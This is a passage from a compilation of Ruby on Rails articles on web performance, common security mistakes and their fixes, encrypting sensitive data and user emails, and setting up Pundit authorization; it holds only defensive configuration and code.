- Canluse: prerender (very poor support)

Resource Hints: preconnect\

Stefan Wintermeyer didn't mention this one, but it's part of the same "Resource Hints family."

Gives a hint to the browser to begin the connection handshake (DNS, TCP, TLS) in the background to improve performance.

Example:

```
<link rel="preconnect" href="https://example-domain.com/">
```

Reference:

- W3C: Resource Hints#preconnect
- Canluse: preconnect (average support)

HTTP/2 PUSH

HTTP/2 PUSH allows a Web server to send resources to a Web browser before the browser gets to request them. It is, for the most part, a performance technique that can help some websites load twice or thrice as fast.

Reference: A closer look to HTTP/2 PUSH

Set a time budget!

It is highly recommended you set up a time budget for features loaded by your page. If loading/rendering/whatever takes longer than the arbitrary limit you set, you should cancel loading rest of unnecessary features.

This is just a general rule, implementation details may differ on a case by case basis (example: abort trailing XHR requests).

To set proper arbitrary time limits, you should use well-researched and tested performance models like the RAIL performance model by Google.

Turn on caching on dev mode

We often turn off caching on dev mode. Wintermeyer recommends turning it on in order to catch obvious caching bugs before they get to production. Trust Stefan and trust me: cache-related bugs are always a pain in the ass. Hard to identify, hard to describe, almost impossible to reproduce. Avoid them if you can.

Read Ilya Grigorik's book!

If you need a deeper dive into Web performance (and the Web in general) basics, Stefan recommends Ilya Grigorik's book *High Performance Browser Networking*.

I read it and can't recommend it enough. It's a great read and contains the perfect amount of details, enough to give you an understanding of how it all works under the hood without bogging you down or confusing you. Although published in 2013, the contents are still relevant and feel up-to-date. Moreover, Ilya Grigorik has had a hand in drafting many of the modern W3C standards and documents.

Read it on Safari Books: High Performance Browser Networking.

Final words

Web performance is hard and tricky. A big part of the list above pertains to caching, making it even harder. Use it wisely.

Stefan Wintermeyer did some good work putting all these techniques and bits of advice together. I learned a great deal from his 45-minute-long talk and I believe you may just learn something useful from it as well.

--- *Radek Markiewicz*

Security

5 security issues in Ruby on Rails apps from real life

> Original article: https://frontdeveloper.pl/2018/10/5-security-issues-in-ruby-on-rails/

...and how to fix them

I have had several opportunities to find and fix various security issues within Ruby on Rails applications over time. Based on my own experience I would like to help you with making Rails apps more secure. At the same time, I hope that you won't find any of the below issues in any of your apps.

If you want to have a better understanding of built-in Ruby on Rails security mechanism you can take a look at the official *Securing Rails Applications*guide.

1. Lack of session expiration mechanism

Security issue description

According to the *Securing Rails Applications* guide:

> Sessions that never expire extend the time-frame for attacks such as cross-site request forgery (CSRF), session hijacking and session fixation.

Well, even though an infinite session duration seems to be a right approach from user experience perspective (because user stays signed in forever, so she doesn't have to sign in every time she visits your application) it's a bad idea. To prevent situations when somebody hijacks user's session because she forgot to sign out using a computer in a public library, the session should expire as soon a possible.

Solution(s)

The simplest solution is to set an expiration timestamp of the session cookie within the config/initializers/session_store.rb initializer. The below line:

```
Rails.application.config.session_store  :cookie_store, expire_after: 12.hours
```

would set the session cookie to expire automatically 12 hours after creation. This solution is straightforward to be implemented, however, has a major drawback. It sets an expiration timestamp in a user's browser. **Anybody who would gain an access to the session cookie can easily extend the timestamp by modifying the cookie.**

To solve the issue in a much more secure way the expiration timestamp should be stored on a server side. This is also a solution proposed in the *Securing Rails Application* guide:

> One possibility is to set the expiry time-stamp of the cookie with the session ID. However the client can edit cookies that are stored in the web browser so expiring sessions on the server is safe.

If you use `devise` gem for users authentication in your Ruby on Rails app it has a built-in `Timeoutable` module which takes care of verifying whether a user session has already expired or not. To use it you need to enable it inside a model which represents a user in your application:

```
class  User < ActiveRecord::Base
  devise :timeoutable
end
```

After that you can set `timeout_in` option of `devise` initializer to a value which fits your needs (by default it's 30 minutes):

```
# ==> Configuration for :timeoutable
# The time you want to timeout the user session without activity.
# After this time the user will be asked for credentials again.
# Default is 30 minutes.
config.timeout_in = 30.minutes
```

If you don't use the gem you can create a `Session` model which would store a user session together with `created_at` & `updated_at` timestamps and take care of removing outdated records. Again, you can find an example in the official guide.

> **UPDATE 09.10.18:** Thanks to InCaseOfEmergency's comment I learned that Rails 5.2 improved the built-in solution and the expiration timestamp is a part of the session cookie. Awesome!

2. Missing a lockout mechanism

Security issue description

How many times a single user can try to sign in into your application before being banned? If your answer is infinitely, that means that you have a security hole. If a user can try many e-mail and password combinations without any consequence, it also means that an attacker can. Preparing a script to make a dictionary or brute-force attack is a matter of minutes today.

> **A brute-force attack** is trying every possible combination.\ **A dictionary attack** is a guessing attack based on a precompiled list of options like most commonly used passwords.

To fix the issue user should be blocked after providing an incorrect combination of login and password X number of times.

Solution(s)

If you use `devise` gem the solution is as simple as the previous one. There is `Lockable` module which allows blocking a user access after a certain number of attempts. A number of allowed attempts is up to you, but five seems to be a good starting point. You can always tweak the value if you start to receive valid complaints from users.

The module provides two unlocking strategies:

1. `:time` which unblocks a user automatically after some configured time.
2. `:email` which sends an email to a user when the lock happens, containing a link to unlock an account.

Each of them is much better than none, but again the final decision is up to you. `devise` also make it possible to use both of them at the same time. You can find more details in the official documentation.

If you don't use the gem you can implement a similar solution by yourself (the code is open) or check if a library you use offers a similar solution.

3. User enumeration / guessable email addresses

Security issue description

Not so obvious, but a serious problem. Please visit your application and go to no-so-often-visited **Reset your password** page. What would happen if you provided an e-mail address which is not associated with any user of the application?

I hope that's not a validation error with **User with the provided email address does not exist** message. Why? For a potential attacker, it provides an easy way to collect email addresses which exist in the system.

It's an easy-peasy job to prepare or find a ready-to-use script for making millions of request with existing email addresses and based on your application responses determine which one of them exist. Having such a list an attacker can use a security hole described in the previous point and without a lockout mechanism, she can gain access to user accounts.

Solution(s)

An application should respond the same (either it is a JSON response from API or a redirection to a page with some confirmation message) when a user provides email address assigned to one of the application users or a random one. As a result, an attacker won't be able to collect email addresses of your users.

If you use `devise` gem, there is a configuration option called `paranoid` which according to the code's comment:

> It will change confirmation, password recovery and other workflows to behave the same regardless if the e-mail provided was right or wrong.

If you don't use `devise` you should adjust your application to behave the same regardless if a user provides her email address or some other.

4. Privilege escalation aka unauthorized access to resources

Security issue description

Such mistakes should not happen, but they simply just happen. Let's assume that you created a new API endpoint to fetch user's project based on its ID:

```
GET https://my-rails-app.com/api/projects/:project_id
```

You tested it making some cURL requests using IDs of projects assigned to your test user and your application responded with expected JSON payload containing projects' details. You deployed the endpoint to production finally. But wait! Have you checked what would happen if you made a request for a project assigned to another user?

Boom! You forgot to limit access to only `current_user` 's projects.

There is an excellent sentence summing up this security issue in the official Rails guide:

> As a rule of thumb, no user input data is secure, until proven otherwise, and every parameter from the user is potentially manipulated.[1]

Solution(s)

Always remember about limiting access to as narrow as possible. If you have access to `current_user` method in your application's controllers the quickest fix is replacing:

```
Project.find(params[:id])
```

by:

```
current_user.projects.find(params[:id])
```

If you want to have control over resources in an object-oriented way you can choose either `pundit` or `cancan` gem.

I am more familiar with the first one and it has one useful feature that you should always use in a development environment. By adding the below filter in e.g. your main controller that others inherit from:

```
after_action :verify_authorized
```

the gem will shout on you if you forget to call its authorize method (which limits access to resources basically) in any of controllers' actions[2]. Thanks to that you can act even before pushing code to a repository.

If you have played with neither `pundit` nor `cancan` yet I recommend giving them a shot.

5. Allowing users to use weak passwords

Security issue description

The vast majority of our applications' users do not have access to tools like 1password or KeePass which allow us to generate secure passwords, store them securely and fill them out automatically during every sign in.

An average user chooses passwords that are easy to remember and very often use the same password for every application.

> **In my opinion it is our responsibility to educate users and take care of their security even if it may be a bit unpleasant for them.**

Please don't allow users to create accounts in your application using passwords like `12345678` or `qwerty`. They make brute-force and dictionary attack way much easier.

Solution(s)

Introduce and apply a password policy.

> A password policy is a set of rules designed to enhance computer security by encouraging users to employ strong passwords and use them properly[3].

To apply a basic policy just add a custom validation method in your `User` model:

validate :password_complexity

```
def password_complexity
  return  if password.blank? || password =~ /^(?=.*?[A-Z])(?=.*?[a-z])(?=.*?[0-9])(?=.*?[#?!@$%^&*-]).{8,70}$/

  errors.add  :password, "Complexity requirement not met. Length
  should be 8-70 characters and include: 1 uppercase, 1 lowercase,
  1 digit and  1 special character"
end
```

The above method taken from Devise's wiki should be a part of your application's code as soon as you finish reading this article

If you want to have something fancier you can take a look at `strong_password` gem, but it may be an overkill

Summary

There were, are and will be security issues in Ruby on Rails applications.

I hope that none of the above issues are present in an application you develop. If you found something that may be corrected I hope that the proposed solutions will help you fix security holes. Good luck

Useful links

1. The official OWASP Ruby on Rails security checklist
2. Rails Security Checklist
3. The SaaS CTO Security Checklist

Footnotes

[1]. https://edgeguides.rubyonrails.org/security.html#privilege-escalation ↩

[2]. https://github.com/varvet/pundit#ensuring-policies-and-scopes-are-used ↩

[3]. https://en.wikipedia.org/wiki/Password_policy ↩

--- *Igor Springer*

Securing Sensitive Data in Rails

> Original article: https://ankane.org/sensitive-data-rails

It feels like data breaches are showing up every week in the news. If you haven't taken a second look at how you're storing sensitive data, now is probably a good time. Users trust you with the privacy and security of their information.

This guide will walk through what data is sensitive, best practices for storing it, and pitfalls to avoid.

What's Sensitive?

The National Institute of Standards and Technology defines personally identifiable information (PII) as:

1. Any information that can be used to distinguish or trace an individual's identity
2. Any other information that is linked or linkable to an individual

And the GDPR defines personal data as "any information relating to an identified or identifiable natural person."

Here are some examples of data that can identify a person:

- Full Name
- Email address
- Street address
- Phone number
- Credit card number
- Social Security number, passport number, or driver's license number
- IP address

And here are some examples that aren't necessarily sensitive on their own, but can be when linked to a person:

- Date of birth
- Location data
- Background check
- Medical record

The line between these isn't always clear. For instance, location data can be used to identify a person in cases.

This data also has different levels of sensitivity depending on the level of harm it can cause. Harm can be financial (like identity theft), social (like embarrassment), or even physical. You'll need to make this determination for your situation, but here's a rough starting point.

- Low (relative to others): IP address
- Medium: Full name, email address
- High: Street address, phone number, date of birth, location data
- Very High: Credit card number, Social Security number, passport number, driver's license number, background check, medical record

If you don't have strong safeguards for all of this data today, start with the highest sensitivity and work down.

Transmitting Data

Users typically submit information through a browser or native app. Make sure data is encrypted in transit. The most popular browser, Google Chrome, now warns users in the address bar when they visit a website that doesn't use HTTPS.

You can get free SSL certificates from Let's Encrypt and web servers can terminate SSL with little overhead. You can require your app to use it in `config/environments/production.rb` with:

```
config.force_ssl = true
```

This will redirect all non-HTTPS requests to HTTPS.

If all of your subdomains support HTTPS, add your domain to the HSTS Preload List. This list is included in browsers and ensures HTTPS is always used for your domain, preventing an attacker from performing a middleperson attack on the HTTP to HTTPS redirect. You need to set the following options for your domain to be eligible for the list.

```
config.ssl_options = {hsts: {subdomains: true, preload: true, expires: 1.year}}
```

There are many versions of SSL you can support and many ciphers. You can check for insecure versions, weak ciphers, and vulnerabilities with testssl.sh.

```
./testssl.sh example.org
```

Cipherli.st provides configuration examples for strong versions and ciphers for popular web servers, and infrastructure providers like AWS allow you to specify a security policyfor this.

Also, when collecting data through forms, disable autocomplete for fields with highly sensitive data.

```
<input autocomplete="off">
```

This will prevent the browser from storing it.

Storing Data

Once data is submitted, we need a place to store it. Three common places are:

1. 3rd Parties
2. Databases
3. Files

We'll look at best practices for each of these.

3rd Parties

There are services that specialize in storing sensitive data. Use one of these services if you can. A few categories are:

- Payments - Stripe, Braintree
- Documents - HelloSign, DocuSign
- Background Checks - Checkr

In many cases, users can submit data to these services without it passing through your servers.

Limit who can log in and access the information, set up 2-factor authentication, and don't use shared credentials. Also, be sure to protect any API keys that can retrieve sensitive data.

Databases

For data you need to store yourself, the database can be a good place. It's important for the data to be encrypted at rest. This applies to relational databases as well as document databases like Elasticsearch. There are multiple ways to accomplish this with different security implications.

Storage Level

The simplest is full-disk encryption. This encrypts all of the data at rest. The database doesn't even need to be aware that the data is encrypted. Hosted providers like Heroku, Amazon RDS, and Google Cloud SQL all make this easy.

- Heroku: All production plans have encryption at rest.
- Amazon RDS: Enable encryption on creation. For existing databases, create an encrypted read replica and promote it. For PostgreSQL, the only way is to create an encrypted snapshot and restore from it, which can incur significant downtime.
- Google Cloud SQL: All instances have encryption at rest.

This approach protects data from physical theft. However, it doesn't protect against an attacker who successfully connects to the database.

Application Level

For this, you need to encrypt data before it's sent to the database. This is known as application-level encryption. Use storage-level encryption for all data and application-level encryption for sensitive data.

There's a popular gem called attr_encrypted that integrates nicely with Active Record.

```
class User
  attr_encrypted :phone, key: key
end
```

To use it, you add two columns to your model - one to store the encrypted data and another to store the initialization vector (IV). The IV is a random - but not secret - value that's passed to the encryption algorithm to make the encrypted data different in cases where rows have the same value. This prevents someone from gaining information about the data.

```
encrypt("secret", iv: "abc") != encrypt("secret", iv: "123")
```

The attr_encrypted gem uses symmetric encryption, meaning the same key is used to encrypt and decrypt (also referred to as secret key encryption).

Encrypt vs Decrypt

Limiting decryption access is essential to good security. Parts of your system should be able to encrypt without being able to decrypt. Web servers are most exposed to attacks. They should be able to encrypt data they collect and write it to the database, but not decrypt data from the database unless it needs to be shown back to the user. The data can be decrypted and processed by background workers that don't allow inbound traffic if needed.

One way to address this to use asymmetric encryption (also referred to as public key encryption). This uses a public key to encrypt the data and a private key to decrypt it. The strongbox gem is one option for this.

```
class User < ApplicationRecord
  encrypt_with_public_key :email, key_pair: ...
end
```

It may not sound intuitive, but there are also ways to accomplish this with symmetric encryption, which we'll see shortly.

Audit Trail

A big drawback to both the approaches we've discussed so there's no reliable audit trail, which is critical for security. You need to reliably know what data was accessed in the event of a breach. If an attacker gains access to the key, they can decrypt all the data offline without a trace. You could add an audit trail in Ruby, but this is trivially bypassed as an attacker can just download the database, steal the key, and decrypt offline. We need something else.

Cryptography as a Service

One way to solve this is to use a service to encrypt and decrypt for us. This service can manage the key, audits, and permissions. These are known as key management services (KMS). A few options are Vault, AWS KMS, and Google Cloud KMS. With Amazon, keys are stored in a tamper-resistant hardware security module for added security. These services do not store the encrypted data - they just encrypt and decrypt on-demand.

You can either:

1. Send data directly to the KMS
2. Use envelope encryption

For the first approach, the KMS sees the unencrypted data. This is the approach used by Vault Rails.

```
class User < ApplicationRecord
  include Vault::EncryptedModel
  vault_attribute :email
end
```

Another approach is envelope encryption, which prevents the KMS from seeing the unencrypted data. This provides extra protection in the event the KMS is compromised. To encrypt, a random encryption key - known as data encryption key - is generated and used to encrypt the data. The data key is then passed to the KMS to be encrypted and the encryption version is stored in the database. A different data key is generated for each record. To decrypt, the data key is first decrypted with the KMS. Then it's used to decrypt the data. This is a pretty standard pattern, and Google has a good list of best practices for it.

The kms_encrypted gem is great for this.

```
class User < ApplicationRecord
  has_kms_key
  attr_encrypted :email, key: :kms_key
end
```

Use a separate master key for each table and each highly sensitive field.

Context

Whether sending the data directly or using envelope encryption, it's important to log what data was accessed. This is where encryption context comes in. You can pass context along with the data when encrypting. You must pass this same context when decrypting, so make sure it's a value that doesn't change (it's actually used as part of the

encryption/decryption process to make sure it's not tampered with). The context shows up in auditing so you can understand the data being encrypted and decrypted.

```
class User < ApplicationRecord
  def kms_encryption_context
    {"Record" => "User/#{id}"}
  end
end
```

Google Cloud KMS doesn't log context, so it's not recommended right now.

Algorithms

Use an encryption algorithm that provides authenticated encryption. Authentication ensures that the encrypted data wasn't tampered with before decryption. AES-GCM is a good choice for symmetric encryption. It's natively supported in Ruby and the default for `ActiveSupport::MessageEncryptor` and attr_encrypted. There are also newer algorithms like XChaCha20-Poly1305 in RbNaCl. AES-CBC does not provide authentication on its own.

Key Rotation

You should design your system so it's easy to rotate keys. Key rotation is important for when:

1. A weakness is discovered in the encryption scheme (in which case you should also rotate the encryption scheme)
2. Someone with access to keys leaves the company

With key management services, you can typically make an API call to rotate the master key (AWS doesn't offer this, so you need to create a new key, but has the option for yearly rotation). If you use envelope encryption, you should also rotate the data encryption keys. With KMS Encrypted, you can do:

```
User.find_each do |user|
  user.rotate_kms_key!
end
```

Searching Data

When data is encrypted, it's much more difficult to search. There are a few techniques you can use for exact equality.

One approach is called blind indexing, which uses a keyed hash function to compute a hash of the data. The same values will have the same hash. The hash functions have cost parameters you can tune to make them take more resources, which will slow down an attacker. You can use the blind_index gem for this.

```
class User < ApplicationRecord
  blind_index :email, key: key
end
```

With blind indexing, all the rows need to be hashed with the same key. Ideally, there would be a service for this as well to not expose the key to the application, but as of now, neither Vault, AWS KMS, nor Google Cloud KMS provide this.

Since hashing isn't encryption, it's not directly reversible if the key is compromised. However, an attacker can build a rainbow table based on the key. This is trivial for data with a small number of possible values, like phone numbers, so protect the key as if it were an encryption key.

Another approach is to use a deterministic encryption scheme, like AES-SIV. In this approach, the encrypted data will be the same for matches. The miscreant gem supports this. Do not use a static IV with algorithms like AES-GCM, as this will compromise the encryption key.

For range queries, you can use order-preserving encryption or an order-preserving hash function. However, it can leak a significant amount of information if an attacker is able to encrypt data, so I don't recommend it.

Passwords

Don't use encryption for user passwords, as passwords should not be reversible. Use Devise or Rails' built-in `has_secure_password` instead. Both use bcrypt to hash the password.

Anonymization

One way to protect data without encryption is anonymization. For IP addresses, you can use IP Anonymizer. Two methods are supported: masking and hashing.

Masking is the approach Google Analytics uses for IP anonymization. For IPv4, set the last octet to 0, and for IPv6, set the last 80 bits to zeros.

```
IpAnonymizer.mask_ip("8.8.4.4")
# => "8.8.4.0"
```

An advantage of this approach is geocoding will still work, only with slightly less accuracy. A potential disadvantage is different IPs will have the same mask (8.8.4.4 and 8.8.4.5 both become 8.8.4.0).

The other approach is hashing, where you use a keyed hash function and secret to obfuscate the IP.

```
IpAnonymizer.hash_ip("8.8.4.4", key: key)
# => "6.128.151.207"
```

An advantage of this approach is different IPs will have different hashes (with the exception of collisions).

Database Functions

One option we haven't discussed yet is using built-in database functions for encryption, like the ones in Postgres and MySQL. However, for a brief period, the key and unencrypted data are both present on the database server where someone with complete access can intercept them. Use application-level encryption instead.

Backups

Be sure to encrypt backups as well. If you have an encrypted database with a hosted provider, this is typically handled automatically. Also, limit who has access to backups.

Files

Files are another place where sensitive data can be stored. Like with the database, use storage-level encryption for all data and application-level encryption for sensitive data.

Storage Level

Storage services refer to this as server-side encryption. Again, this helps in the event of physical theft. Also, it's a nice option for direct uploads.

Both Amazon S3 and Google Cloud Storage support this. You can use their default keys, your own keys, or tie into their KMS. With AWS, you can use s3tk check the status of your buckets, set up encryption, and encrypt existing files if needed.

Turn on logging to see when files are accessed.

Application Level

Application-level encryption means the storage service never sees the unencrypted file. This can protect against misconfigurations where data is exposed. If someone gains access to a bucket, they won't be able to access the data without a key. Storage services refer to this as client-side encryption.

You can use Lockbox to encrypt files.

```
box = Lockbox.new(key: key)
box.encrypt(File.binread("license.jpg"))
```

It also supports Active Storage:

```
class User < ApplicationRecord
  has_one_attached :license
  attached_encrypted :license, key: key
end
```

And CarrierWave:

```
class LicenseUploader < CarrierWave::Uploader::Base
  encrypt key: key
end
```

You can use the kms_encrypted gem with it as well.

The AWS SDK also has built-in support for encryption and can be used with Active Storage and CarrierWave.

To serve files that are encrypted, create a controller action that requires authentication, logs access, and performs the decryption.

```
def license
  send_data @user.license.download, type: @user.license.content_type
end
```

Not Leaking Data

One of the major concerns with sensitive data is leakage. A few common places data gets leaked are:

1. Logs
2. Audits
3. 3rd Parties
4. Cache Stores
5. Emails

Logs

Logs see a lot of information. Logs are often stored for a significant period to time, giving them a chance to be compromised.

Rails logs each request along with its parameters. Add sensitive fields to `config/initializers/filter_parameter_logging.rb`. This will replace the sensitive data with `[FILTERED]` in your logs.

```
Rails.application.config.filter_parameters += [:email, :phone]
```

Add another layer of defense with Logstop, which filters based on patterns.

```
Logstop.guard(Rails.logger)
```

To scrub existing logs, check out scrubadub. When looking for leaks, be sure to check load balancer logs, application logs, and database logs.

Audits

If you use an auditing library like Audited, make sure it doesn't capture sensitive data. You can exclude certain fields from being audited with:

```
class User < ApplicationRecord
  audited except: [:phone]
end
```

3rd Parties

Analytics, instrumentation, and error reporting services are all places data can leak. Thanks to the GDPR, many of these services now have options to prevent this.

Use ids instead of email addresses or names to identify users.

```
// bad!!!
mixpanel.identify('hi@example.org');

// better
mixpanel.identify('123');
```

Also, anonymize IP addresses. With Google Analytics, use:

```
ga('set', 'anonymizeIp', true);
```

For backend services, scrub sensitive parameters in addition to IP addresses. Here's how to do it with Rollbar:

```
Rollbar.configure do |config|
  config.anonymize_user_ip = true
  config.scrub_fields |= [:email, :phone]
end
```

Cache Stores

Make sure you don't accidentally cache sensitive data.

Emails

Don't include sensitive data in emails. You don't want it sitting in inboxes. Instead, include a link to your product. This is true for emails to admins as well.

Managing Access to Data

Admin Access

Use different roles to limit access to people inside the company. You can use a gem like Rolify to manage roles and Pundit to limit access.

Log access to information to an immutable data store. This can be a table in your database with update and delete privileges revoked to start. Log the time, admin, IP address, fields accessed, and the user whose data it was.

Rate limit access as well. After too many unique views within a time period, lock access and send an alert. This helps limit damage if an admin account is stolen or an admin goes rogue.

BI Tools

Business intelligence tools like Blazer may also have access to sensitive data. Democratizing data is extremely powerful, but does not need to come at the expense of user privacy. Limit table and column access with database privileges. You can use Hypershield to create shielded views, which hide sensitive columns but still allow for `SELECT *` queries.

Downloads

If you absolutely need to make sensitive data downloadable for admins, make sure it's encrypted. The most user-friendly way to do this is to use a format that supports password protection. Use a team password manager like 1Password to share the password with the people who need it.

For spreadsheets, the Office Open XML format provides a standard for encryption and password protection. Excel, Numbers, and LibreOffice Calc all support it. You can use Secure Spreadsheet to convert a CSV into a password-protected, AES-256 encrypted XLSX.

For other types of files, you can create a password-protected ZIP file. ZipCrypto is the standard ZIP encryption format, but it's very weak, so don't use it. AES-256 is much better, but can't be opened without additional software.

To prevent user confusion, we'll use the 7z format instead. You can use Seven Zip Rubyto do:

```
File.open("archive.7z", "wb") do |file|
  SevenZipRuby::Writer.open(file, password: "secret") do |szw|
    szw.add_file("file1.txt")
    szw.add_file("file2.txt")
  end
end
```

Users can use 7-Zip or The Unarchiver to open them.

Developer Access

Be extremely selective of which systems and people have access to the decryption keys. Only make decryption keys accessible to as few servers as possible, ideally workers that don't allow inbound traffic. With AWS, use machine credentials to grant access to KMS and prevent developers from accessing those machines.

On Heroku, this is difficult without a Shield plan. Any developer can access config or spin up a one-off process to perform decryption. With KMS, you'll have an audit trail, but this doesn't prevent the data from being compromised. One option is to create another app with the same code, just extra config, that a limited number of people can access.

3rd Party Access

If you share data with 3rd parties, it's still your responsibility to make sure the data is secure. For each 3rd party, vet their security practices by having them fill out a vendor security questionnaire. You can find examples online, like this one by the Vendor Security Alliance. If you adhere to the GDPR, the company must also be added as a data processor.

When sharing data, use envelope encryption and encrypt the data key with asymmetric encryption so the vendor can decrypt it with their private key. The OpenPGP standard is great for this. It's often used for email but is designed for any files. You can use GPG and IOStreams for this:

```
IOStreams::Pgp::Writer.open("data.txt.gpg", recipient: "hi@example.org") do |output|
  output << "data"
end
```

Alternatively, you can use a sealed box from RbNaCl.

```
box = RbNaCl::Boxes::Sealed.new(public_key)
box.encrypt("data")
```

Monitoring Data

Alerts

Set up alerts for anomalous activity. This includes admin data access and application decryptions.

Use a service like PhishLabs to monitor the dark web for stolen data or exploits against your infrastructure.

Intrusion Detection

There are a number of tools to detect intrusions. They fall into two main categories: host-based and network-based.

Host-based intrusion detection systems monitor logs and file integrity and check for rootkits. OSSEC is a popular one. It can be run in local mode for an individual host or an agent/server mode for multiple hosts. Others include:

- Wuzah
- Tripwire
- rkhunter

Network-based intrusion detection systems monitor network traffic for suspicious activity. There are open source ones like:

- Suricata
- Snort
- Bro

Here's a nice comparison of the open source options.

There are also services from infrastructure providers. Amazon GuardDuty looks at CloudTrail events, VPC flow logs, and DNS logs to detect threats. Amazon Macie is designed to give you visibility into data access and movement. Google currently has Cloud Security Command Center in alpha.

Hardening Systems

Code

Subscribe to ruby-security-ann to get security announcements for Ruby, Rails, Rubygems, Bundler, and other Ruby ecosystem projects.

Use bundler-audit to check for vulnerable versions of gems. Make this part of your build process.

```
bundle audit check --update
```

Use Brakeman to scan your code for vulnerabilities. There are hosted services like Hakiriand CodeClimate for this as well.

Use a service like HackerOne or Bugcrowd to create a bug bounty program and enlist hackers to surface vulnerabilities.

Internal Traffic

Consider encrypting all traffic on your internal network. This protects against sniffing in case of a breach. As discussed earlier, sensitive data should be encrypted by the app before passing it to a database or job queue, but this is a nice way to protect all data. Many hosted service providers have easy ways to set this up.

PostgreSQL has an `sslmode` option to control connection security. Use `verify-full` with a root certificate, as no other options protect against both eavesdropping and middleperson attacks.

```
production:
  url: <%= ENV["DATABASE_URL"] %>
  sslmode: verify-full
  sslrootcert: root.crt
```

If you use PgBouncer, set it up there as well.

MySQL has similar options.

```
production:
  url: <%= ENV["DATABASE_URL"] %>
  sslmode: VERIFY_IDENTITY
  sslca: root.crt
```

Redis doesn't natively support SSL and recommends an SSH tunnel like spiped or stunnel. Luckily, the Ruby Redis library has support for this functionality so you don't need to run anything special on your application servers. Redis Labs, AWS ElastiCacheand Heroku Redis all support this.

```
Redis.new(ssl: true)
```

You can use httplog to see if your app is making any non-HTTPS calls.

```
HttpLog.configure do |config|
  config.url_whitelist_pattern = /\Ahttp\:/
end
```

With AWS and Google Cloud, you can use VPC flow logs to check for unencrypted traffic.

Conclusion

With ~~great power~~ user data comes great responsibility. Encrypt sensitive data at the application level and the rest of your data at the storage level. Use the cryptography as a service model to manage keys, audits, and permissions. Take care not to leak information to logs, audits, 3rd parties, cache stores, or emails. Limit who has access to sensitive data and set up proper monitoring to detect issues.

You've now seen some practical approaches for securing sensitive data. We can do better as an industry. Be part of that change.

Securing User Emails in Rails

> Original article: https://ankane.org/securing-user-emails-in-rails

The GDPR goes into effect next Friday. Whether or not you serve European residents, it's a great reminder that we have the responsibility to build systems in a way that protects user privacy.

Email addresses are a common form of personal data, and they're often stored unencrypted. If an attacker gains access to the database or backups, emails will be compromised.

This post will walk you through a practical approach to protecting emails. It works with Devise, the most popular authentication framework for Rails, and is general enough to work with others.

Strategy

We'll use two concepts to make this happen: encryption and blind indexing. Encryption gives us a way to securely store the data, and blind indexing provides a way to look it up.

Blind indexing works by computing a hash of the data. You're probably familiar with hash functions like MD5 and SHA1. Rather than one of these, we use a hash function that takes a secret key and uses key stretching to slow down brute force attempts. You can read more about blind indexing here.

We'll use the attr_encrypted gem for encryption and the blind_index gem for blind indexing.

Instructions

Let's assume you have a `User` model with an email field.

Add to your Gemfile:

```
gem 'attr_encrypted'
gem 'blind_index'
```

And run:

```
bundle install
```

Next, let's replace the email field with an encrypted version. Create a migration:

```
rails g migration add_encrypted_email_to_users
```

And add:

```
class AddEncryptedEmailToUsers < ActiveRecord::Migration[5.2]
  def change
    # encrypted data
    add_column :users, :encrypted_email, :string
    add_column :users, :encrypted_email_iv, :string
    add_index :users, :encrypted_email_iv, unique: true

    # blind index
    add_column :users, :encrypted_email_bidx, :string
    add_index :users, :encrypted_email_bidx, unique: true
```

```
    # drop original here unless we have existing users
    remove_column :users, :email
  end
end
```

We use one column to store the encrypted data, one to store the IV, and another to store the blind index.

We add a unique index on the IV because reusing an IV with the same key in AES-GCM (the default algorithm for attr_encrypted) will leak the key.

Then migrate:

```
rails db:migrate
```

Next, generate keys. We use environment variables to store the keys as hex-encoded strings (dotenv is great for this). Here's an explanation of why `pack` is used. *Do not commit them to source control.* Generate one key for encryption and one key for hashing. You can generate keys in the Rails console with:

```
SecureRandom.hex(32)
```

For development, you can use these:

```
EMAIL_ENCRYPTION_KEY=0000000000000000000000000000000000000000000000000000000000000000
EMAIL_BLIND_INDEX_KEY=ffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
```

Add to your user model:

```
class User < ApplicationRecord
  attr_encrypted :email, key: [ENV["EMAIL_ENCRYPTION_KEY"]].pack("H*")
  blind_index :email, key: [ENV["EMAIL_BLIND_INDEX_KEY"]].pack("H*")
end
```

> `pack` is used to decode the hex value

Create a new user and confirm it works.

Existing Users

If you have existing users, we need to backfill the data before dropping the email column. We temporarily use a virtual attribute - `protected_email` - so we can backfill without downtime.

```
class User < ApplicationRecord
  attr_encrypted :protected_email, key: [ENV["EMAIL_ENCRYPTION_KEY"]].pack("H*"), attribute: "encrypted_email"
  blind_index :protected_email, key: [ENV["EMAIL_BLIND_INDEX_KEY"]].pack("H*"), attribute: "email", bidx_attrib
ute: "encrypted_email_bidx"

  before_validation :protect_email, if: -> { email_changed? }

  def protect_email
    self.protected_email = email
    compute_protected_email_bidx
  end
end
```

Backfill the data in the Rails console:

```
User.where(encrypted_email: nil).find_each do |user|
  user.protect_email
  user.save!
end
```

Then update the model to the desired state:

```
class User < ApplicationRecord
  attr_encrypted :email, key: [ENV["EMAIL_ENCRYPTION_KEY"]].pack("H*")
  blind_index :email, key: [ENV["EMAIL_BLIND_INDEX_KEY"]].pack("H*")

  # remove this line after dropping email column
  self.ignored_columns = ["email"]
end
```

Finally, drop the email column.

Logging

We also need to make sure email addresses aren't logged. Add to `config/initializers/filter_parameter_logging.rb`:

```
Rails.application.config.filter_parameters += [:email]
```

Use Logstop to filter anything that looks like an email address as an extra line of defense. Add to your Gemfile:

```
gem 'logstop'
```

And create `config/initializers/logstop.rb` with:

```
Logstop.guard(Rails.logger)
```

Summary

We now have a way to encrypt data and query for exact matches. You can apply this same approach to other fields as well. For more security, consider a key management service to manage your keys.

Using Pundit for authorization in Rails - recipes and best practices

> Original article: https://crypt.codemancers.com/posts/2018-07-29-leveraging-pundit/

Web applications involving user management has two parts to it, which is authentication and authorization. And you don't get to authorization without authentication, as we can't determine what you can do unless we know who you are in the first place.

Hand rolling out user authentication is a tedious task and majority of the Rails community has delegated out authentication to cool gems such as Devise.

So in this post, we will be talking about another awesome gem which you can leverage to delegate out authorization. And that is Pundit.

So what is Pundit?

When there arises need for restricting access to your application for certain users, role based authorization comes into play. This is where you can make leverage of Pundit. Pundit helps us to define policies which are PORC - Plain Old Ruby Classes - which means that the class does not inherit from other classes nor include in other modules from the framework. Thus makes it very easy to understand the code.

We would still need to define roles for our Users. But now the advantage is that we get to keep our controllers and models skinny. Policies that you define takes away code complexity from the model/controller which otherwise would have been used to determine access to a particular page. Makes our life easy, don't you think?

Setting up Pundit

It's very easy to set it up into your application. The documentation for the gem is well explained.

Nonetheless, let me put it down here:

